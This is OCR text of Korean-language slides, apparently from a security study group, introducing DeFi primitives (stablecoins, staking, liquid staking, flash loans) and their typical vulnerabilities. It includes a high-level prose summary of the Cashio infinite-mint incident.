
예시

- Derivatives(파생 상품)에서 선물, 옵션, 레버리지 등 온체인으로 구현
- 은행처럼 Lending(유동성 공급, 이자 획득) & Borrowing(담보를 맡기고 자산 빌림) (예치, 대출 등)

여러 Primitive(레고)들이 모여서 프로토콜 구성


- 스테이블코인 + 렌딩 → 담보대출 프로토콜
- 스테이킹 + 파생상품 → 레버리지된 스테이킹 상품

DeFi Primitives




POC SECURITY

DeFi Primitives




POC SECURITY

DeFi Primitives



POC SECURITY

DeFi Primitives



POC SECURITY

DeFi Primitives

Stablecoin

POC SECURITY

DeFi Primitives - Stable Coin

법정화폐(USD, KRW)나 자산(금, 채권)에 가치가 연동된 Token

목적

- 암호화폐 시장의 변동성 완화, 결제 및 담보 수단 활용

유형

- 담보형(USDC, USDT)
- 알고리즘형(UST → 실패 사례)

취약점 유형

- 알고리즘 설계 결함, 담보 관리 로직 오류, 관리자 키 탈취

위험성


- 준비금 불투명성, 디페깅(Depegging) 가능성

DeFi Primitives - Stable Coin

- 취약점 사례 - Cashio
  - 체인 : Solana Chain
  - 피해 규모 : 약 $48M
  - 취약점 : 무한 발행(infinite mint) 버그 발견
  - 원인 : 불완전한 담보 검증 시스템
  - LP 토큰 예치 시 .mint 필드를 검증하지 않음 → 발행 무한
  - 공격자가 가짜 루트 컨트랙트 및 계정 체인을 생성해 검증 우회
  - 공격 과정
    - 가짜 담보를 사용해 20억 $CASH 무한 발행
    - 일부 소각 후 SaberSwap 통해 UST/USDC 유동성 확보
    - Ethereum 브릿지를 통해 ETH로 환전

DeFi Primitives - Stable Coin

- 취약점 사례 - Cashio
  - 하이퍼인플레이션(가치가 폭락하는 현상)



POC SECURITY

DeFi Primitives

Staking, Liquid Staking


DeFi Primitives - Staking

사용자가 토큰을 일정 기간 동안 스마트 컨트랙트에 예치하여 보상을 받거나, 네트워크 보안에 기여하는 방식

목적
- 네트워크 보안 강화, 인센티브 제공

취약점 유형
- Slashing 로직 오류, Re-Entrancy 공격, 권한 관리 미흡

위험성
- 락업 기간동안 자산 유동성 부족, Slahshing(잘못된 검증 패널티)



POC SECURITY

DeFi Primitives - Liquid Staking

스테이킹한 Token의 유동성을 확보하기 위해 예치 증표 토큰(LST, Liquid Staking Token)을 발행해 거래, DeFi 활용을 가능하게 하는 방식

목적

- Staking 보상 + DeFi 활용을 동시에 추구
- 스테이킹 수익 + 추가 디파이 수익(레버리지 가능)
- 자산 유동성 확보

위험성

- Smart Contract 취약점, LST 가격이 일반 토큰과 괴리될 수 있음(Depeg)

POC SECURITY

DeFi Primitives

Flash Loan

POC SECURITY

DeFi Primitives - Flash Loan

담보 없이 대출 받아 하나의 트랜젝션 내에서 상환해야 하는 대출(원금+수수료)

목적


- Arbitrage(차익거래), 청산, 리파이낸싱

위험성

- Flash Loan 기반 공격(Oracle Manipulation, Price Manipluation 등) Risk 존재

대표적인 프로토콜

- Aave, dYdX




POC SECURITY

DeFi Primitives - Flash Loan

POC SECURITY

DeFi Primitives - Flash Loan



POC SECURITY

DeFi Primitives - Flash Loan

FlashLoan은 어디서 사용 되나요?

- Arbitrage(차익거래) : 거래소 간 같은 자산의 가격 차이를 이용해 이익
- Liquidation(청산) : 부실 대출 청산 수수료 수익, 청산 과정에서 할인된 가격의 담보를 얻어 수익
- MEV(Maximal Extractable Value, 최대 추출 가치) : 트랜잭션 순서, 대규모 유동성으로 이익 추출

DeFi Primitives - Flash Loan

